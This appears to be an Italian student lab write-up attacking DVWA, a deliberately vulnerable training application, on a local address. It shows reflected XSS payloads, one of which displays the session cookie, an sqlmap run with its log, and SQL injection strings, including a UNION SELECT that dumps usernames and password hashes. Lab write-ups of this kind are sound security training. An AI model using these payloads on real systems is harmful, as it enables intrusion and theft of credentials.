



CROSS SITE SCRIPTING E MYSQL INJECTION


Sfruttando la vulnerabilità di DVWA, possiamo iniettare dello script malevolo all'interno del campo input della sezione XSS Reflected; scrivendo `<i>` e poi la parola che vogliamo (in questo caso ho messo 'corsivo'), la facciamo apparire scritta in corsivo:



Con il codice `<script>alert()</script>`, facciamo apparire appunto un alert con scritto quello che abbiamo inserito all'interno delle parentesi tonde:



Mentre con il codice `<script>alert(document.cookie)</script>`, facciamo apparire a schermo il cookie di sessione:



Per i controlli di injection, utilizziamo il tool di Kali chiamato sqlmap:

```
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.32.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=601d15f2ca7cb12eae09d0040ab74194" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:46:14 /2022-11-29/

[10:46:14] [INFO] testing connection to the target URL
[10:46:14] [INFO] testing if the target URL content is stable
[10:46:15] [INFO] target URL content is stable
[10:46:15] [INFO] testing if GET parameter 'id' is dynamic
[10:46:15] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:46:15] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:46:15] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:46:15] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:46:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:46:36] [WARNING] reflective value(s) found and filtering out
[10:46:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:46:37] [INFO] testing 'Generic inline queries'
[10:46:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:46:40] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:46:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[10:46:45] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
```

Di seguito, abbiamo un esempio di SQL Injection:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1'or'1'='1
First name: admin
Surname: admin

ID: 1'or'1'='1
First name: Gordon
Surname: Brown

ID: 1'or'1'='1
First name: Hack
Surname: Me

ID: 1'or'1'='1
First name: Pablo
Surname: Picasso

ID: 1'or'1'='1
First name: Bob
Surname: Smith

More info

Qui con UNION:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>